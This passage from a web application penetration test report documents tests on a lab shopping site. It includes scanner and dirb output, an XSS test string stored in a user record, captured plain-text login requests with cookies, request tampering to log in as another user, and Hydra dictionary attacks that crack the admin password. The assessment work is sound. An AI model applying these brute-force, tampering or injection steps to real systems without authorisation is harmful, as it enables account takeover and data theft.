This section of the test focused on the actual configuration of the target website. The output of the previously mentioned *Nikto* scan was used in conjunction with this phase, due to its ability to both display default files and to display found vulnerabilities on the target as displayed in **Figure 13**. As above, the scan reported different vulnerabilities and the names of pages that should not be accessible, such as “/phpinfo.php”. The tester then navigated to “/phpinfo.php”, where the PHP configuration data was displayed, as can be seen in **Figure 14**.

_SERVER["SERVER_SOFTWARE"]	Apache/2.4.3 (Unix) PHP/5.4.7
_SERVER["SERVER_NAME"]	192.168.1.10
_SERVER["SERVER_ADDR"]	192.168.1.10
_SERVER["SERVER_PORT"]	80
_SERVER["REMOTE_ADDR"]	192.168.1.253
_SERVER["DOCUMENT_ROOT"]	/mnt/sda2/swag/target
_SERVER["REQUEST_SCHEME"]	http
_SERVER["CONTEXT_PREFIX"]	no value
_SERVER["CONTEXT_DOCUMENT_ROOT"]	/mnt/sda2/swag/target
_SERVER["SERVER_ADMIN"]	you@example.com
_SERVER["SCRIPT_FILENAME"]	/mnt/sda2/swag/target/phpinfo.php

Figure 14 - PHP configuration information

Along with the PHP information page, the scan also revealed the existence of a subdirectory entitled “/a”, as displayed in **Figure 15**. To investigate this further, the tester navigated to this page and found a file called “sqlcm.bak” which contained what appeared to be an SQL filter for the login page. This can be seen in **Figure 16**.

Index of /a			
	Name	Last modified	Size Description
	Parent Directory		-
	sqlcm.bak	2024-09-11 15:18	258

Figure 15 - /a directory

```
<?php  if(preg_match("[1-1]2>2|UNION|SELECT|'b'-'b'|2 -2|3>3", $username)){ echo "<script language='javascript'>; echo 'alert ('Bad hacker.We are filtering input because of abuse!')'; echo 'window.location.href='\"index.php\"'; echo '</script>'; die(); } }>
```

Figure 16 - SQL filter

3.3.2 Enumerate Infrastructure and Application Admin Interfaces

This phase of the test focuses on searching for any available administrator sections of the website. To search for any such areas of the website, *dirb* was used to probe for any undiscovered directories using a wordlist and was chosen because it has several built-in wordlists to choose from.

```
--- Scanning URL: http://192.168.1.10/ ---
=> DIRECTORY: http://192.168.1.10/admin/
+ http://192.168.1.10/admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/admin.pl (CODE:403|SIZE:975)
=> DIRECTORY: http://192.168.1.10/assets/
+ http://192.168.1.10/AT-admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/cachemgr.cgi (CODE:403|SIZE:975)
=> DIRECTORY: http://192.168.1.10/ccs/
+ http://192.168.1.10/cgi-bin/ (CODE:403|SIZE:989)
=> DIRECTORY: http://192.168.1.10/css/
=> DIRECTORY: http://192.168.1.10/font/
=> DIRECTORY: http://192.168.1.10/img/
=> DIRECTORY: http://192.168.1.10/includes/
+ http://192.168.1.10/index.php (CODE:200|SIZE:65005)
+ http://192.168.1.10/info.php (CODE:200|SIZE:266300)
=> DIRECTORY: http://192.168.1.10/js/
=> DIRECTORY: http://192.168.1.10/layouts/
+ http://192.168.1.10/phpinfo.php (CODE:200|SIZE:76783)
+ http://192.168.1.10/phpmyadmin (CODE:401|SIZE:1222)
=> DIRECTORY: http://192.168.1.10/pictures/
+ http://192.168.1.10/robots.txt (CODE:200|SIZE:34)

--- Entering directory: http://192.168.1.10/admin/ ---
+ http://192.168.1.10/admin/admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/admin/admin.pl (CODE:403|SIZE:975)
=> DIRECTORY: http://192.168.1.10/admin/assets/
+ http://192.168.1.10/admin/AT-admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/admin/cachemgr.cgi (CODE:403|SIZE:975)
=> DIRECTORY: http://192.168.1.10/admin/css/
=> DIRECTORY: http://192.168.1.10/admin/images/
=> DIRECTORY: http://192.168.1.10/admin/include/
+ http://192.168.1.10/admin/index.php (CODE:200|SIZE:2880)
=> DIRECTORY: http://192.168.1.10/admin/scripts/
```

Figure 17 – dirb

As displayed in **Figure 17**, *dirb* discovered a “phpmyadmin” page, as seen in **Figures 18 and 19**, which is where the database connected to the website is configured. This page required authentication to access, so the tester attempted to perform a dictionary attack using “rockyou.txt” and the intruder feature on *Burpsuite* to gain access to this page, but this attempt was unsuccessful. Although the authentication was unsuccessful, it was found that the error page is another way to enumerate the version of Apache and PHP being used on the site.

Authentication required!

This server could not verify that you are authorized to access the URL "/phpmyadmin". You either supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.

In case you are allowed to request the document, please check your user-id and password and try again.

If you think this is a server error, please contact the [webmaster](#).

Error 401

192.168.1.10
Apache/2.4.3 (Unix) PHP/5.4.7

Figure 18 - phpMyAdmin page


A screenshot of the phpMyAdmin authentication page. At the top, it shows the IP address 192.168.1.10 and a message "This site is asking you to sign in." Below this are two input fields: "Username" and "Password". At the bottom right, there are two buttons: "Cancel" and "Sign in".

Figure 19 - phpMyAdmin authentication

3.3.3 Test HTTP Methods

To test for HTTP methods (such as GET or POST) used on the website, *nmap* was utilised again, this time with the “http-methods” script employed on the scan. As displayed in **Figure 20**, the result of the scan states that this website uses GET, POST, HEAD, and OPTIONS.

```
(kali@kali)-[~]
$ nmap 192.168.1.10 --script=http-methods
Starting Nmap 7.92 ( https://nmap.org ) at 2024-12-02 10:24 EST
Nmap scan report for 192.168.1.10
Host is up (0.00096s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

Figure 20 - nmap HTTP methods scan

3.4 IDENTITY MANAGEMENT TESTING

3.4.1 Test Role Definitions

As stated by OWASP, there are four types of user roles which each have different permissions:

- *Administrator* – controls the operations of the website
- *Auditor* – analyses and details the activities of the website
- *Support Engineer* – assists users of the website with any technical problems
- *Customer* – engages with the website (OWASP, n.d)

After gaining access to the admin panel further into the test, it was confirmed that an administrator account exists, and thus both the administrator and customer roles are employed on this website. To

attempt to fuzz this and gain escalated privileges, the tester captured a request to the website using *Burpsuite* and inspected the packet to see if any parameters could be edited to change account permissions, but such a parameter did not exist. Similarly, the tester attempted to modify the URL of the website, such as adding “/admin” to the end but this was also unsuccessful.

3.4.2 Test User Registration Process

When testing the user registration process, there are five fields required by the website. The fields, along with the conditions that must be met to register, are detailed in Table 9.

Field	Condition
Name	Must not be blank
Email address	Must not be blank and must include “@”
Contact number	Must not be blank
Password	Must not be blank, must match “confirm password”.
Confirm password	Must not be blank, must match “password”.

Table 9 - Registration requirements

Firstly, although the name field requires a value, this value is not sanitized. A user was able to be registered with XSS code in the name field. Although this code did not execute, the website’s acceptance of this code demonstrates a lack of input sanitation. Secondly, it was established that multiple user accounts can be created using the same email address, in this case “a@a”, which further shows the lack of validation to check for an actual email address. Thirdly, while the name field must not be blank, it too lacks validation as the input does not have to be text. Similarly, the contact number must not be blank but there is no further input validation as text can be entered in this field, where the contact number changes to zero if anything other than an integer is entered. Lastly, as demonstrated in the password policy discovered during **Section 3.2.4 – Review Webpage Content for Information Leakage**, the only password policy is that the “password” and “confirm password” fields must match. There are no password complexity requirements, and this was further confirmed when the tester registered accounts with passwords such as “123”. Confirmation of users registering with the above details is demonstrated in **Figure 21**.

3	<script>alert(123)</script>	a@a	123	,-0	,-0
4	joe123	a@a	0	,-0	,-0
5	joe123	a@a	0	,-0	,-0
6	joe123	a@a	0	,-0	,-0

Figure 21 – Registered Users

3.4.3 Test Account Provisioning Process

As stated above, multiple users can register with the same credentials. Through manual testing in the administrator panel, it was ruled that no accounts, not even administrators, can provision any other accounts with any privileges.

3.4.4 Testing for Account Enumeration and Guessable User Account

When performing this section of the test, it was found that, if a login is attempted with the wrong email address, the message “username not found” is displayed, as seen in **Figure 22**. Conversely, if the password is wrong, but the email address is correct, the message “invalid email id or password” is returned, as displayed in **Figure 23**. This reveals information about users’ credentials and allows attackers to enumerate user information, enabling the possibility of a brute-force attack to gain access to an account.




Figure 22 - Result from entering an incorrect username




Figure 23 - Result from entering a correct username but incorrect password

When testing for guessable user account details, the tester manually tested the commonly used credentials “admin:admin”, “root:toor”, and “user:password”, but was unsuccessful.

3.4.5 Testing for Weak or Unenforced Username Policy

As discovered and demonstrated when testing the user registration policy, the only requirement for the username is that the username is not blank; there is no validation past a presence check, providing attackers with the opportunity to insert malicious code into the website.

3.5 AUTHENTICATION TESTING

3.5.1 Testing for Credentials over an Encrypted Channel

To evaluate the encryption used when transporting credentials, *Burpsuite* was used to intercept and scrutinise the network traffic, as this has a built-in interception feature and is easy to use with Firefox as a proxy. As stated in **section 3.2.3**, there is an apparent lack of HTTPS in use on the site. This was further indicated when the network traffic was analysed, and the credentials being transported were available to view in plain text.

```
POST /login.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/login.php
Cookie: PHPSESSID=jfki3qkplbt77r2056631js6p5; SecretCookie=
22686163606p616240686163606p61622r636s6q223n37303532636164366234313566343237326331393836616139613530613763333n31373237373835363637
Upgrade-Insecure-Requests: 1

email=hacklab%40hacklab.com&password=hacklab&login=
```

Figure 24 - Plain text credentials in Burpsuite

As displayed in **Figure 24**, the session ID cookie, the “secret cookie”, the email address, and the password are all unencrypted and transported in plain text, enabling the possibility of a man-in-the-middle attack and therefore accounts being compromised. As these credentials are in plain text, they can also be easily modified to manipulate HTTP requests. Evidenced in **Figures 25, 26, and 27** is a modified request that changes the request to log in as the given hacklab@hacklab.com account, resulting in a login as Steve Brown instead of the intended joe123.

```
1 POST /login.php HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 31
9 Origin: http://192.168.1.10
10 Connection: close
11 Referer: http://192.168.1.10/login.php
12 Cookie: PHPSESSID=oi4lgmret9fpf2vvh9u0vflpj6; SecretCookie=
13 22686163606p616240686163606p61622r636s6q223n37303532636164366234313566343237326331393836616139613530613763333n31373333313639333433
14 Upgrade-Insecure-Requests: 1
15 email=a%40a&password=123&login=
```

Figure 25 - joe123 login request

```

POST /login.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/login.php
Cookie: PHPSESSID=oi4lqmret9fpf2vvh9u0vflpj6; SecretCookie=
22686163606p616240686163606p61622r636s6q223n37303532636164366234313566343237326331393836616139613530613763333n31373333313639333433
Upgrade-Insecure-Requests: 1

email=hacklab%40hacklab.com&password=hacklab&login=

```

Figure 26 - Modified login request to Steve Brown's account




Figure 27 - Successful login as Steve Brown through modified request

In addition to the login page, every other instance where credentials are transported is unencrypted. These can be seen in **Appendix E – Unencrypted Credentials**. There is one exception to this, which is the phpMyAdmin authentication page. These credentials are not in plain text. However, they are still not encrypted, merely encoded in Base64. After attempting a login with the credentials “test:test”, the request was captured in *Burpsuite* and the resultant credentials were easily decoded from Base64 using *Cyberchef*, as displayed in **Figures 28 and 29**, confirming the use of Base64.

```

1 GET /phpmyadmin HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=ovkjo6p07ct3f0gnljmk420sh3
9 Upgrade-Insecure-Requests: 1
10 Authorization: Basic dGVzdDp0ZXN0

```

Figure 28 - Captured phpMyAdmin login attempt



Figure 29 - Decoded phpMyAdmin login credentials

As evidenced, the credentials are not transported over an encrypted channel and are displayed in plain text. This would allow an attacker to easily intercept and examine sensitive information.

3.5.2 Testing for Default Credentials

To test for default credentials, several logins were attempted by the tester employing commonly used default credentials. The following is a list of the credentials that were tested:

- *admin:admin*
- *administrator:administrator*
- *root:root*
- *root:toor*
- *system:system*
- *guest:guest*
- *operator:operator*
- *super:super*

All the above credentials returned the message “username not found”, indicating that there are no or few default credentials

#	Name	Email	Contact no	Shipping Address/City /State/Pincode	Billing Address/City/State /Pincode
1	Steve Brown	hacklab@hacklab.com	999	1 Bell Street,Dundee,Tayside-110001	1 Bell Street,Dundee,Tayside-110092
2	Tom Brown	TomBrown@gmail.com	8285703355	2 Brown Street,Arbroath,Tayside-1000	2 Brown Street,Dundee,Tayside-1000


Figure 30 - The two registered users

Upon gaining access to the administrator panel in **Section 3.5.3 – Testing for Weak Lock-Out Mechanism**, it was confirmed that there were no default credentials for the user registered on the site, as evidenced in **Figure 30**. Although there were no default credentials for any users of the site, it was discovered that default credentials do exist for the administrator account to log into the administrator panel. The username for the administrator account was found to be “admin” – a very common default credential and is very easily guessed. This process is explained in **Section 3.5.3 – Testing for Weak Lock-Out Mechanism**.

3.5.3 Testing for Weak Lock-Out Mechanism

To test for a lockout function, the tester manually entered incorrect login credentials 15 times in quick succession and was still able to keep attempting to log into the website. This suggests that a lock-out mechanism is absent from this website. To demonstrate this, a dictionary attack was launched against the website, using the already gained email address for Tom Brown, “TomBrown@gmail.com”. To perform the attack, a login request was captured via *Burpsuite* to view the parameter names, and these were then fed into *Hydra*, a command line password cracking utility. While *Burpsuite* does have a built-in intruder feature that can be used for dictionary attacks, the version of *Burpsuite* used in this test was the community edition, which rate limits and throttles such attacks, rendering a *Burpsuite* dictionary attack in this instance incredibly slow. *Hydra*, conversely, does not have rate limiting or throttling and is therefore much faster than *Burpsuite* community edition. *Burpsuite*, unlike *Hydra*, has a feature that

allows the payloads to be encoded, however as it has been established that the credentials are not encoded and are transported in plain text, this is unnecessary for this attack. Thus, *Hydra* was chosen for this attack. The wordlist used in this attack was “cain.txt”, a wordlist with 300,000 different passwords. This wordlist was chosen as it contains commonly used passwords but will not take as long to run through as a wordlist like “rockyou”, which contains 14 million different passwords. Therefore, due to the speed, “cain.txt” was chosen. This attack was unsuccessful in gaining the credentials for Tom Brown, but the attack did demonstrate that a brute-force or dictionary attack was possible. Part of the output from *Hydra* is displayed in **Figure 31**.




```
[VERBOSE] Page redirected to http://192.168.1.10/login.php
[VERBOSE] Page redirected to http://192.168.1.10/login.php
[VERBOSE] Page redirected to http://192.168.1.10/login.php
[VERBOSE] Page redirected to http://192.168.1.10/login.php
[VERBOSE] Page redirected to http://192.168.1.10/login.php
[VERBOSE] Page redirected to http://192.168.1.10/login.php
[VERBOSE] Page redirected to http://192.168.1.10/login.php
[VERBOSE] Page redirected to http://192.168.1.10/login.php
[VERBOSE] Page redirected to http://192.168.1.10/login.php
[VERBOSE] Page redirected to http://192.168.1.10/login.php
[VERBOSE] Page redirected to http://192.168.1.10/login.php
[VERBOSE] Page redirected to http://192.168.1.10/login.php
[VERBOSE] Page redirected to http://192.168.1.10/login.php
[VERBOSE] Page redirected to http://192.168.1.10/login.php
[VERBOSE] Page redirected to http://192.168.1.10/login.php
[VERBOSE] Page redirected to http://192.168.1.10/login.php
```

Figure 31 - Hydra attempting to crack Tom Brown's password

As seen in **Figure 31**, *Hydra* was able to keep on sending request after request with no obstacles, confirming that there is no lockout system in place. Although the attack was unsuccessful, due to the lack of a lockout function, an infinite number of login attempts could be made using different wordlists and as such this account could eventually be compromised.

Through the same manual testing, it was also found that the administrator login panel does not have a lockout function, so the same attack was tried against the administrator panel, once again using *Hydra* and “cain.txt”. The username used in this attack was “admin” – a common default administrator username. This time, the attack was successful and revealed that the administrator credentials were “admin:beth”, and can be viewed in **Figure 32**. As the administrator credentials have been gained, the tester could then access the administrator console of the website where products could be added, edited, or deleted from the website. The administrator console also shows a list of users and their details. The menu containing all options in the administrator console is shown in **Figure 33**. Anyone who gained access to this administrator panel would have unfettered access to the website.



```
[STATUS] 3113.86 tries/min, 21797 tries in 00:07h, 284909 to do in 01:32h, 16 active
[80][http-post-form] host: 192.168.1.10 login: admin password: beth
```

Figure 32 – Hydra successfully cracked the administrator's password

Shopping Portal | Admin




Figure 33 - The administrator menu 1

3.5.4 Testing for Bypassing Authentication Schema

It was found that bypassing the authentication schema is possible via session hijacking using the session cookie. This process is explained in **section 3.7.8**.

3.5.5 Testing for Weak Password Policy

As previously demonstrated, there is no meaningful password policy on this website. As already discussed, the only password policy is that the “password” field and “confirm password” fields match. There is no complexity or length requirement for passwords on this website, allowing for easily guessed or cracked passwords.

3.5.6 Testing for Weak Password Change or Reset Functionalities

The website features both a password change and password reset function. Firstly, the password change function was tested. This function is functional but has a major flaw – the “current password” section does not have to be the current password of the user. There is no validation for this, and as such

a user's account password can be changed without having the current password of the user. There is also no limit to the number of times a password can be changed, discovered by changing the password 10 times in quick succession.




Figure 34 - Steve Brown's password changed

As demonstrated by **Figure 34**, Steve Brown's account password was changed using the password "test" in the "current password" field instead of "hacklab". This proves an absence of validation on this form.

The administrator console also does not have a lockout function, as discovered when the tester again changed the password 15 times in a row.

Secondly, the password reset feature for users who forget their passwords was evaluated. Again, it is functional but is all carried out on the web page. The form requires the email address and contact number of a user and then asks for the new password. Because this is carried out through the website, any account's password can be changed if the email address and contact number are known. As displayed in **Figures 35 and 36**, a logged-out user successfully changed Steve Brown's password through the online form.

Email Address *

Contact no *

Password. *

Confirm Password. *

Figure 35 – Resetting Steve Brown's password

FORGOT PASSWORD

Password Changed Successfully
Email Address *

Figure 36 – Confirmation of reset password

As with the password change functionality, the password reset feature does not have a limit on the number of times a password can be changed, as discovered when the tester reset the account's password 15 times in a row. This gives an attacker the opportunity to lock a user out of their account through the reset function.

3.6 AUTHORISATION TESTING

3.6.1 Testing Directory Traversal File Include

As discovered in section 3.3.1, the `"/a"` directory is available through appending `"/a"` to the end of the URL. This prompted the tester to attempt to access other files through directories without an index page. The results of previous scans were consulted to search for other directories that files can be viewed through. The first directory viewed was the `"/includes"` directory.

Index of /includes










	Name	Last modified	Size	Description
	Parent Directory		-	
	brands-slider.php	2017-03-14 08:17	2.5K	
	config.php	2024-09-11 15:18	312	
	footer.php	2024-09-11 15:18	5.0K	
	main-header.php	2017-07-14 14:01	5.1K	
	menu-bar.php	2017-03-08 18:14	1.3K	
	myaccount-sidebar.php	2017-03-07 20:07	742	
	side-menu.php	2017-02-27 17:53	693	
	top-header.php	2017-09-17 04:42	1.4K	

Figure 37 - includes directory

As seen in **Figure 37**, this contains various PHP files used on the website. Following this, the “/img” directory was viewed, which displayed several icons in use on the site, as can be seen in **Figure 38**.

Index of /img

















	Name	Last modified	Size	Description
	Parent Directory		-	
	background.jpg	2014-03-01 08:59	385K	
	bg_play_pause.png	2014-02-24 05:10	1.5K	
	blank.gif	2014-02-24 05:10	43	
	blank.png	2014-02-24 05:10	211	
	chosen-sprite.png	2014-02-24 05:10	646	
	fancybox_loading.gif	2014-02-24 05:10	6.4K	
	fancybox_loading@2x.gif	2014-02-24 05:10	14K	
	fancybox_overlay.png	2014-02-24 05:10	1.0K	
	fancybox_sprite.png	2014-02-24 05:10	1.3K	
	fancybox_sprite@2x.png	2014-02-24 05:10	6.4K	
	ios-buttons.png	2014-02-24 05:10	1.6K	
	payment-icons.png	2014-02-24 05:10	9.2K	
	sample.jpg	2014-03-01 08:43	121K	
	select-arrow.png	2014-02-24 05:09	2.8K	
	social-icons.png	2014-02-24 05:09	3.7K	

Figure 38 - /img directory

Additionally, the “/css” directory was navigated to and was found to contain the CSS files applied to the website, which can be examined in **Figure 39**.

Index of /css























<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 animation.css	2014-02-24 05:09	1.9K	
 bootstrap.min.css	2014-02-24 05:09	18K	
 chosen.css	2014-02-24 05:09	11K	
 cloud-zoom.css	2014-02-24 05:09	742	
 flexslider.css	2014-02-24 05:09	4.3K	
 fontello-codes.css	2014-02-24 05:09	116K	
 fontello-embedded.css	2014-02-24 05:09	1.3M	
 fontello-ie7-codes.css	2014-02-24 05:09	218K	
 fontello-ie7.css	2014-02-24 05:09	218K	
 fontello.css	2014-02-24 05:09	118K	
 ie.css	2014-02-24 05:09	1.9K	
 jquery.fancybox.css	2014-02-24 05:09	5.1K	
 jquery.nouislider.mi.>	2014-02-24 05:09	2.2K	
 owl.carousel.css	2014-02-28 10:46	1.4K	
 owl.theme.css	2014-01-13 14:46	1.6K	
 owl.transitions.css	2014-01-13 14:45	4.4K	
 perfect-scrollbar.css	2014-02-24 08:46	2.4K	
 select.css	2014-02-24 05:09	6.1K	
 settings-ie8.css	2014-02-24 05:09	27K	
 settings.css	2014-02-28 15:16	38K	
 style.css	2014-11-26 06:09	80K	

Figure 39 - /css directory

Finally, the tester used the “inspect element” tool on the website to view the file path to the profile picture of a user, which was “/pictures/rick.jpg”, as seen in **Figures 40 and 41**. The URL was modified to include “/pictures” at the end and displayed a directory containing any profile pictures that had been used on the site.




Figure 40 - File path to profile picture

Index of /pictures

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	
 fluffy.jpg	2017-08-05 04:54	67K	
 rick.jpg	2017-08-05 04:55	21K	

Figure 41 - /pictures directory

These directories should not be accessible to users, as it opens the possibility of a directory traversal attack, where the URL can be modified to allow access to configuration files for the website or sensitive files such as the “passwd” file on a Linux machine, for instance.

3.6.2 Testing for Bypassing Authorization Schema

The simplest way to evaluate the authorization mechanism in use on the website was to attempt to access areas that are forbidden. One such area is the “my account” section of the website, so “my-account.php” was appended to the end of the URL on a logged-out account. The website did not allow access to the account page, so the authorization mechanism was not able to be bypassed.

3.7 SESSION MANAGEMENT TESTING

3.7.1 Testing for Session Management Schema

To test for a session management mechanism, OWASP uses several questions. The questions outlined below have been selected for this website:

- “Are all Set-Cookie directives tagged as secure?”
- Do any cookie operations take place over unencrypted transport?
- Can the cookie be forced over unencrypted transport?
- If so, how does the application maintain security?
- Are any cookies persistent?
- What Expires times are used on persistent cookies, and are they reasonable?

- Are cookies that are expected to be transient configured as such?
- What HTTP/1.1 Cache-Control settings are used to protect cookies?
- What HTTP/1.0 Cache-Control settings are used to protect cookies?”
- What parts of the session ID are static?
- What clear-text confidential information is stored in the Session ID?
- What easily decoded confidential information is stored?
- When information can be deduced from the structure of the Session ID?
